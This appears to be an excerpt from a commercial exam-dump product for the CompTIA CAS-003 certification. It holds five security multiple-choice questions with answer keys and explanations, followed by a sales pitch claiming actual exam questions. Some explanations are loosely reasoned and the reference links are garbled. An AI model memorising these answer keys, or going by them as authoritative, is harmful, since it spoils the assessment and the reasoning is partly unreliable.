NEW QUESTION 234
The following has been discovered in an internally developed application: Error - Memory allocated but not freed:
char *myBuffer = malloc(BUFFER_SIZE); if (myBuffer != NULL) {
*myBuffer = STRING_WELCOME_MESSAGE; printf("Welcome to: %s\n", myBuffer);
}
exit(0);
Which of the following security assessment methods are likely to reveal this security weakness? (Select TWO).

A. Static code analysis
B. Memory dumping
C. Manual code review
D. Application sandboxing
E. Penetration testing
F. Black box testing

Answer: AC

Explanation:
A Code review refers to the examination of an application (the new network based software product in this case) that is designed to identify and assess threats to the organization.
Application code review – whether manual or static will reveal the type of security weakness as shown in the exhibit.
Incorrect Answers:
B: Memory dumping is a penetration test. Applications work by storing information such as sensitive data, passwords, user names and encryption keys in the memory. Conducting memory dumping will allow you to analyze the memory content. You already have the memory content that you require in this case.
D: Application Sandboxing is aimed at detecting malware code by running it in a computer-based system to analyze it for behavior and traits that indicates malware. Application sandboxing refers to the process of writing files to a temporary storage are (the so-called sandbox) so that you limit the ability of possible malicious code to execute on your computer.
E: Penetration testing is designed to simulate an attack. This is not what is required in this case. F: Black box testing is used when the security team is provided with no knowledge of the system, network, or application. In this case the code of the application is already available.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 168-169, 174

NEW QUESTION 238
Since the implementation of IPv6 on the company network, the security administrator has been unable to identify the users associated with certain devices utilizing IPv6 addresses, even when the devices are centrally managed.
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
ether f8:1e:af:ab:10:a3
inet6 fw80::fa1e:dfff:fee6:9d8%en1 prefixlen 64 scopeid 0x5 inet 192.168.1.14 netmask 0xffffff00 broadcast 192.168.1.255 inet6
2001:200:5:922:1035:dfff:fee6:9dfe prefixlen 64 autoconf
inet6 2001:200:5:922:10ab:5e21:aa9a:6393 prefixlen 64 autoconf temporary nd6 options=1<PERFORMNUD>
media: autoselect status: active
Given this output, which of the following protocols is in use by the company and what can the system administrator do to positively map users with IPv6 addresses in the future? (Select TWO).

A. The devices use EUI-64 format
B. The routers implement NDP
C. The network implements 6to4 tunneling
D. The router IPv6 advertisement has been disabled
E. The administrator must disable IPv6 tunneling
F. The administrator must disable the mobile IPv6 router flag
G. The administrator must disable the IPv6 privacy extensions
H. The administrator must disable DHCPv6 option code 1

Answer: BG

Explanation:
IPv6 makes use of the Neighbor Discovery Protocol (NDP). Thus if your routers implement NDP you will be able to map users with IPv6 addresses. However to be able to positively map users with IPv6 addresses you will need to disable IPv6 privacy extensions.
Incorrect Answers:
A: Devices making use of the EUI-64 format means that the last 64 bits of IPv6 unicast addresses are used for interface identifiers. This is not shown in the exhibit above.
C: 6to4 tunneling is used to connect IPv6 hosts or networks to each other over an IPv4 backbone. This type of tunneling is not going to ensure positive future mapping of users on the network. Besides 6to4 does not require configured tunnels because it can be implemented in border routers without a great deals of router configuration.
D: The exhibit is not displaying that the router IPv6 has been disabled. The IPv6 Neighbor Discovery's Router Advertisement message contains an 8-bit field reserved for single-bit flags. Several protocols have reserved flags in this field and others are preparing to reserve a sufficient number of flags to exhaust the field.
E: Disabling the tunneling of IPv6 does not ensure positive future IPv6 addressing.
F: The IPv6 router flag is used to maintain reachability information about paths to active neighbors, thus it should not be disabled if you want to ensure positive mapping of users in future.
H: DHCPv6 is a network protocol for configuring IPv6 hosts with IP addresses, IP prefixes and other configuration data that is necessary to function properly in an IPv6 network. This should not be disabled.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 49
http://wwwHYPERLINK "http://www.tcpipguide.com/free/t_IPv6InterfaceIdentifiersandPhysicalAddressMapping- 2.htm".HYPERLINK "http://www.tcpipguide.com/free/t_IPv6InterfaceIdentifiersandPhysicalAddressMapping-2.htm"tcpipguide.com/free/t_IPv6InterfaceIdentifiersandPhysicalAddressMapping-2.htm

NEW QUESTION 243
A security manager is looking into the following vendor proposal for a cloud-based SIEM solution. The intention is that the cost of the SIEM solution will be justified by having reduced the number of incidents and therefore saving on the amount spent investigating incidents.
Proposal:
External cloud-based software as a service subscription costing $5,000 per month. Expected to reduce the number of current incidents per annum by 50%.
The company currently has ten security incidents per annum at an average cost of $10,000 per incident. Which of the following is the ROI for this proposal after three years?

A. -$30,000
B. $120,000
C. $150,000
D. $180,000

Answer: A

Explanation:
Return on investment = Net profit / Investment where: Net profit = gross profit - expenses.
or
Return on investment = (gain from investment – cost of investment) / cost of investment Subscriptions = 5,000 x 12 = 60,000 per annum

10 incidents @ 10,000 = 100.000 per annum reduce by 50% = 50,000 per annum
Thus the rate of Return is -10,000 per annum and that makes for -$30,000 after three years. References:
http://www.finHYPERLINK "http://www.financeformulas.net/Return_on_Investment.html"anceformulas.net/Return_on_Invest ment.html

NEW QUESTION 246
An administrator believes that the web servers are being flooded with excessive traffic from time to time. The administrator suspects that these traffic floods correspond to when a competitor makes major announcements. Which of the following should the administrator do to prove this theory?

A. Implement data analytics to try and correlate the occurrence times.
B. Implement a honey pot to capture traffic during the next attack.
C. Configure the servers for high availability to handle the additional bandwidth.
D. Log all traffic coming from the competitor's public IP addresse

Answer: A

Explanation:
There is a time aspect to the traffic flood and if you correlate the data analytics with the times that the incidents happened, you will be able to prove the theory.
Incorrect Answers:
B: A honey pot is designed to attract traffic and this will not prove the theory.
C: Configuring any of your servers for high availability will only accommodate the competitor and not prove your theory.
D: Logging all incoming traffic will not prove the theory as you want to check whether the incidents occur when the competitor makes major announcement a not all of the incoming traffic, even it if is from the competitor.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 114-115

NEW QUESTION 250
A security administrator is assessing a new application. The application uses an API that is supposed to encrypt text strings that are stored in memory. How might the administrator test that the strings are indeed encrypted in memory?

A. Use fuzzing techniques to examine application inputs
B. Run nmap to attach to application memory
C. Use a packet analyzer to inspect the strings
D. Initiate a core dump of the application
E. Use an HTTP interceptor to capture the text strings

Answer: D

Explanation:
Applications store information in memory and this information include sensitive data, passwords, and usernames and encryption keys. Conducting memory/core dumping will allow you to analyze the memory content and then you can test that the strings are indeed encrypted.
Incorrect Answers:
A: Fuzzing is a type of black box testing that works by automatically feeding a program multiple input iterations that are specially constructed to trigger an internal error which would indicate that there is
a bug in the program and it could even crash your program that you are testing. B: Tools like NMAP is used mainly for scanning when running penetration tests.
C: Packet analyzers are used to troubleshoot network performance and not check that the strings in the memory are encrypted.
E: A HTTP interceptors are used to assess and analyze web traffic. References:
https://en.wikipedia.org/wHYPERLINK "https://en.wikipedia.org/wiki/Core_dump"iki/Core_dump
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 168-169, 174

NEW QUESTION 255
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

CAS-003 Practice Exam Features:

* CAS-003 Questions and Answers Updated Frequently

* CAS-003 Practice Questions Verified by Expert Senior Certified Staff

* CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year